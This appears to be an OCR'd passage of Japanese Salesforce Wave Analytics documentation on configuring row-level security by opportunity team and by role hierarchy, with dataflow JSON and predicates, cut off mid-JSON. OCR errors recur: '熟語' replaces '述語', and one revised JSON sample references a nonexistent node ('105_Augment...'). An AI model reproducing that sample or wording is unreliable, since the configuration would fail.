
熟語が適切に適用され、各ユーザが自分自身の販売目標を表示できることを確認する必要があります。

1. Wave Analytics に Keith としてログインします。
2. SalesTargets データセットを開きます。
   次のレンズのように、Keith は自分の販売目標のみを表示できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。



商談チームに基づく行レベルセキュリティの例

Salesforceデータに基づいてデータセットを作成し、商談チームに基づいて行レベルセキュリティを実装する例を見てみましょう。この例では、商談チームに関連付けられた商談のみが含まれるデータセットを作成します。データセットの各レコードへのアクセス権を制限するには、商談チームのメンバーのみが自分たちの商談を表示できるセキュリティポリシーを作成します。このプロセスには、以降のセクションで説明する複数のステップが必要です。


1. データセットに含めるデータの決定
   最初に、データセットに含めるデータを決定します。この例では、商談チームに関連付けられた商談のみが含まれる OppTeamMember データセットを作成します。
2. データを読み込むデータフローの設計
   ここでは、データフローがSalesforceデータを抽出してデータセットに読み込む方法を説明します。最初に、データフローの概要レベルの設計を作成します。
3. データセットの行レベルセキュリティの決定
   ここでは行レベルセキュリティについて検討しましょう。このデータセットの各レコードへのアクセス権をどのように制限するかを決定します。
4. 行レベルセキュリティに基づいたデータフローの変更
   ここでは、述語をデータフロー定義ファイルに追加します。
5. データセットの作成
   最終的なデータフロー定義ファイルができたので、データセットを作成できます。
6. データセットの行レベルセキュリティのテスト
   熟語が適切に適用され、各ユーザが適切な商談を表示できることを確認する必要があります。

データセットに含めるデータの決定

最初に、データセットに含めるデータを決定します。この例では、商談チームに関連付けられた商談のみが含まれる OppTeamMember データセットを作成します。

Opportunityオブジェクトから商談、OpportunityTeamMemberオブジェクトから商談チームを取得します。両方とも Salesforce のオブジェクトです。

この例では、Salesforce 組織に次の商談チームとユーザが含まれます。




エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

組織には次の商談も含まれます。これらのほとんどは Keith が所有しています。



Acc - 1000 Widgets は、商談チームが共有している唯一の商談です。Bill はこの商談の営業マネージャです。Tony は商談所有者です。


データを読み込むデータフローの設計

ここでは、データフローが Salesforce データを抽出してデータセットに読み込む方法を説明します。最初に、データフローの概要レベルの設計を作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。



データフローは Opportunity および OpportunityTeamMember オブジェクトからデータを抽出し、データを結合してから、OppTeamMember データセットに読み込みます。

次に、その設計をデータフロー定義ファイルの形式である JSON で実装しましょう。データフロー定義ファイルには、データを抽出し、変換してデータセットに読み込む変換が含まれます。


設計に基づいて、次の JSON を作成します。

```
{
   "Extract_OpportunityTeamMember": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityTeamMember",
         "fields": [
            { "name": "Name" },
            { "name": "OpportunityId" },
            { "name": "UserId" }
         ]
      }
```

```
   },
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Augment_OpportunityTeamMember_Opportunity": {
      "action": "augment",
      "parameters": {
         "left": "Extract_OpportunityTeamMember",
         "left_key": [
            "OpportunityId"
         ],
         "relationship": "TeamMember",
         "right": "Extract_Opportunity",
         "right_key": [
            "Id"
         ],
         "right_select": [
            "Name","Amount"
         ]
      }
   },
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppTeamMember",
         "name": "OppTeamMember",
         "source": "Augment_OpportunityTeamMember_Opportunity",
         "rowLevelSecurityFilter": ""
      }
   }
}
```

このデータフローを実行すると、Wave Analytics**は行レベルセキュリティなしでデータセットを生成します。その結果、データセットへのアクセス権があればどのユーザでも商談チームが共有する商談を表示できます。**

たとえば、Lucy**は次のようにメンバーではない商談チームに属する商談を表示できます。**



このデータセットのレコードへのアクセス権を制限するには、行レベルセキュリティを適用する必要があります。

データセットの行レベルセキュリティの決定

ここでは行レベルセキュリティについて検討しましょう。このデータセットの各レコードへのアクセス権をどのように制限するかを決定します。

データセットに次の述語を実装することを決定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

```
'UserId' == "$User.Id"
```

この述語は、データセットの UserId 列を、データセットに対してクエリを実行しているユーザの ID と比較します。データセットの UserId 列には、各商談に関連付けられたチームメンバーのユーザ ID が含まれます。クエリを実行しているユーザの ID を判別するために、Wave Analytics は、そのユーザの ID を User オブジェクトでルックアップします。

一致するたびに、Wave Analytics はレコードをユーザに返します。

行レベルセキュリティに基づいたデータフローの変更

ここでは、述語をデータフロー定義ファイルに追加します。

OppTeamMember データセットを登録する Register 変換に次のように述語を追加します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

```
{
   "Extract_OpportunityTeamMember": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityTeamMember",
         "fields": [
            { "name": "Name" },
            { "name": "OpportunityId" },
            { "name": "UserId" }
         ]
      }
   },
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Augment_OpportunityTeamMember_Opportunity": {
      "action": "augment",
      "parameters": {
         "left": "Extract_OpportunityTeamMember",
         "left_key": [
            "OpportunityId"
         ],
         "relationship": "TeamMember",
         "right": "Extract_Opportunity",
         "right_key": [
```

```
            "Id"
         ],
         "right_select": [
            "Name","Amount"
         ]
      }
   },
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppTeamMember",
         "name": "OppTeamMember",
         "source": "105_Augment_OpportunityTeamMember_Opportunity",
         "rowLevelSecurityFilter": "'UserId' == \"$User.Id\""
      }
   }
}
```

データセットの作成

最終的なデータフロー定義ファイルができたので、データセットを作成できます。

警告: このサンプル実装の手順を実行する場合、必要な Salesforce オブジェクトおよび項目がすべてあることを確認し、本番以外の環境で手順を実行してください。すでに作成した他のデータセットにこれらの変更が影響を与えないようにしてください。また、既存のデータフロー定義ファイルの古いバージョンは取得できないため、ファイルは変更前に必ずバックアップしてください。

データセットを作成するには、次の手順を実行します。

1. Wave Analytics で、ギアアイコン ( ) をクリックし、[データ監視] を選択してデータ監視を開きます。
   データ監視のジョブビューがデフォルトで表示されます。
2. [データフロービュー] を選択します。
3. データフローのアクションリスト (1) をクリックし、[ダウンロード] を選択して既存のデータフロー定義ファイルをダウンロードします。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

データフローをダウンロード、アップロード、実行、監視する
- 「Wave Analytics データフローの編集」



4. JSON またはテキストエディタでデータフロー定義ファイルを開きます。
5. 前のステップで決定された JSON を追加します。
6. データフロー定義ファイルを保存する前に、JSON 検証ツールを使用して JSON が有効であることを検証します。
   無効な JSON が含まれるデータフロー定義ファイルをアップロードしようとするとエラーになります。JSON 検証ツールはインターネットで見つけることができます。
7. データフロー定義ファイルを保存して閉じます。
8. データ監視のデータフロービューで、データフローのアクションリストをクリックして [アップロード] を選択します。
9. 更新したデータフロー定義ファイルを選択して [アップロード] をクリックします。
10. データ監視のデータフロービューで、データフローのアクションリストをクリックして [実行] を選択し、データフロージョブを実行します。
11. データフロージョブの最新の状況を表示するには、[ジョブを更新] ボタン ( ) をクリックします。
    データフロージョブが正常に完了すると、OppTeamMember データセットを表示できます。

メモ: 以前に作成されたデータセットに述語を追加する場合、述語を有効にするには各ユーザがログアウトしてから再度ログインする必要があります。

データセットの行レベルセキュリティのテスト


熟語が適切に適用され、各ユーザが適切な商談を表示できることを確認する必要があります。

1. Wave Analytics に Lucy としてログインします。
2. OppTeamMember 商談を開きます。
   Lucy は商談チームのメンバーではないため、商談チームに関連付けられた商談をもう表示できません。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。



3. ログアウトし、今度は Bill としてログインします。
   Bill は、メンバーとして属している商談チームが共有している商談を表示できます。



ロール階層とレコード所有権に基づく行レベルセキュリティの例

Salesforce データに基づいてデータセットを作成し、Salesforce ロール階層とレコード所有権に基づいて行レベルセキュリティを実装する例を見てみましょう。この例では、すべての商談が含まれるデータセットを作成します。データセットの各レコードへのアクセス権を制限するには、Salesforce ロール階層に基づいて各ユーザが自分または自分の部下が所有する商談のみを表示できるセキュリティポリシーを作成します。このプロセスには、以降のセクションで説明する複数のステップが必要です。

1. データセットに含めるデータの決定
   最初に、データセットに含めるデータを決定します。この例では、すべての商談と、各商談所有者に関するユーザ詳細 (氏名、ディビジョン、役職など) が含まれる OppRoles データセットを作成します。
2. データを読み込むデータフローの設計
   ここでは、データフローがデータを抽出してデータセットに読み込む方法を説明します。最初に、データフローの概要レベルの設計を作成します。

3. データセットの行レベルセキュリティの決定
   ここでは行レベルセキュリティについて検討しましょう。このデータセットの各レコードへのアクセス権をどのように制限するかを決定します。
4. 行レベルセキュリティに基づいたデータフローの変更
   ここでは、述語を考慮してデータフロー定義ファイルを変更します。
5. データセットの作成
   最終的なデータフロー定義ファイルができたので、データセットを作成できます。
6. データセットの行レベルセキュリティのテスト
   熟語が適切に適用され、各ユーザが適切な商談を表示できることを確認する必要があります。

関連トピック:


flatten パラメータ

データセットに含めるデータの決定

最初に、データセットに含めるデータを決定します。この例では、すべての商談と、各商談所有者に関するユーザ詳細 (氏名、ディビジョン、役職など) が含まれる OppRoles データセットを作成します。

Opportunity オブジェクトから商談、User オブジェクトからユーザ詳細を取得します。両方とも Salesforce のオブジェクトです。

この例では、Salesforce 組織には次のロール階層とユーザがあります。




エディション

使用可能なエディション: Salesforce Classic および Lightning Experience


有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

また、組織には次の商談が含まれます。これらのほとんどは Keith が所有しています。



データを読み込むデータフローの設計

ここでは、データフローがデータを抽出してデータセットに読み込む方法を説明します。最初に、データフローの概要レベルの設計を作成します。



データフローは Opportunity および User オブジェクトからデータを抽出し、データを結合してから、OppRoles データセットに読み込みます。

次に、その設計をデータフロー定義ファイルの形式である JSON で実装しましょう。データフロー定義ファイルには、データを抽出し、変換してデータセットに読み込む変換が含まれます。

設計に基づいて、次の JSON を作成します。

```
{
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
        ]
      }
   },
   "Extract_User": {
```


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

```
      "action": "sfdcDigest",
      "parameters": {
      "object": "User",
      "fields": [
         { "name": "Id" },
         { "name": "Username" },
         { "name": "LastName" },
         { "name": "FirstName" },
         { "name": "Name" },
         { "name": "CompanyName" },
         { "name": "Division" },
         { "name": "Department" },
         { "name": "Title" },
         { "name": "Alias" },
         { "name": "CommunityNickname" },
         { "name": "UserType" },
         { "name": "UserRoleId" }
         ]
      }
   },
   "Augment_Opportunity_User": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunity",
         "left_key": [
            "OwnerId"
         ],
         "right": "Extract_User",
         "relationship": "Owner",
         "right_select": [
            "Name"
         ],
         "right_key": [
            "Id"
         ]
      }
   },
   "Register": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppRoles",
         "name": "OppRoles",
         "source": "Augment_Opportunity_User",
         "rowLevelSecurityFilter": ""
      }
   }
}
```

このデータフローを実行すると、Wave Analytics **は行レベルセキュリティなしでデータセットを生成します。その結果、データセットへのアクセス権があればどのユーザでもすべての商談を表示できます。たとえば、**Bill **は次のようにマネージャの** Keith **が所有する商談を含む、すべての商談を表示できます。**



このデータセットのレコードへのアクセス権を制限するには、行レベルセキュリティを適用する必要があります。

データセットの行レベルセキュリティの決定

ここでは行レベルセキュリティについて検討しましょう。このデータセットの各レコードへのアクセス権をどのように制限するかを決定します。

データセットに次の述語を実装することを決定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

```
'ParentRoleIDs' == "$User.UserRoleId" || 'OwnerId' == "$User.Id"
```

メモ: 現在のデータフローには、「ParentRoleIDs」という名前のデータセット列を作成するロジックが含まれていません。ParentRoleIDs は、この情報が含まれる列の名前のプレースホルダです。次のステップでは、データフローを変更してこの列をデータセットに追加します。この列名は、データフローの設計方法に基づいて変更されます。

述語に基づいて、Wave Analytics は次のいずれかの場合に商談レコードを返します。

- クエリを送信するユーザが Salesforce ロール階層では商談所有者の親である。Wave Analytics はこれをロール ID とロール階層に基づいて判別します。
- データセットに対してクエリを送信するユーザが商談所有者である。

この述語の両方の部分を調べてみましょう。

述語の部分	説明
'ParentRoleIDs' == "$User.UserRoleId"	• ParentRoleIDs は、ロール階層で商談所有者の上位にいるすべてのユーザのロール ID のカンマ区切りリストが含まれるデータセット列です。このデータセット列は次のセクションで作成します。 • $User.UserRoleId は、User オブジェクトの UserRoleId 列です。Wave Analytics は、クエリを送信するユーザのユーザロール ID を User オブジェクトからルックアップします。
'OwnerId' == "$User.Id"	• OwnerId は、各商談の所有者のユーザ ID が含まれるデータセット列です。 • $User.Id は、User オブジェクトの Id 列です。Wave Analytics は、クエリを送信したユーザのユーザ ID を User オブジェクトからルックアップします。

行レベルセキュリティに基づいたデータフローの変更

ここでは、述語を考慮してデータフロー定義ファイルを変更します。


このシナリオでは、述語に基づいてデータフローを変更する必要があります。

- 商談所有者ごとにすべての親のロール ID のカンマ区切りリストを保存するデータセットの列を追加します。前のステップで述語を定義したとき、この列は一時的に「ParentRoleIDs」と呼ばれていました。この列を追加して、次の図のようにデータフローを再設計します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。



新しいデータフロー設計には次の変更が含まれます。

- UserRole オブジェクトからロール ID を抽出します。
- flatten 変換を使用して、ユーザごとにすべての親のロール ID のカンマ区切りリストを保存する列を生成します。前のステップで述語を決定したとき、この列は一時的に「ParentRoleIDs」と呼ばれていました。
- 新しい列を OppRoles データセットにリンクします。

- OppRoles データセットを登録する Register 変換に述語を追加します。

次のようにデータフローを変更します。

```
{
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Extract_User": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "User",
         "fields": [
            { "name": "Id" },
            { "name": "Username" },
            { "name": "LastName" },
            { "name": "FirstName" },
            { "name": "Name" },
            { "name": "CompanyName" },
            { "name": "Division" },
            { "name": "Department" },
            { "name": "Title" },
            { "name": "Alias" },
            { "name": "CommunityNickname" },
```

```
            { "name": "UserType" },
            { "name": "UserRoleId" }
         ]
      }
   },
   "Extract_UserRole": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "UserRole",
         "fields": [
            { "name": "Id" },
            { "name": "ParentRoleId" },
            { "name": "RollupDescription" },
            { "name": "OpportunityAccessForAccountOwner" },
            { "name": "CaseAccessForAccountOwner" },
            { "name": "ContactAccessForAccountOwner" },
            { "name": "ForecastUserId" },
            { "name": "MayForecastManagerShare" },
            { "name": "LastModifiedDate" },
            { "name": "LastModifiedById" },
            { "name": "SystemModstamp" },
            { "name": "DeveloperName" },
            { "name": "PortalAccountId" },
            { "name": "PortalType" },
            { "name": "PortalAccountOwnerId" }
         ]
      }
   },
   "Flatten_UserRole": {
      "action": "flatten",
      "parameters": {
         "multi_field": "Roles",
         "parent_field": "ParentRoleId",
         "path_field": "RolePath",
         "self_field": "Id",
         "source": "Extract_UserRole"
      }
   },
   "Augment_User_FlattenUserRole": {
      "action": "augment",
      "parameters": {
         "left": "Extract_User",
         "left_key": [
            "UserRoleId"
         ],
         "relationship": "Role",
         "right": "Flatten_UserRole",
         "right_key": [
            "Id"
         ],
         "right_select": [
            "Roles",
            "RolePath"
         ]
```

```
      }
   },
   "Augment_Opportunity_UserWithRoles": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunity",
         "left_key": [
            "OwnerId"
         ],
         "right": "Augment_User_FlattenUserRole",
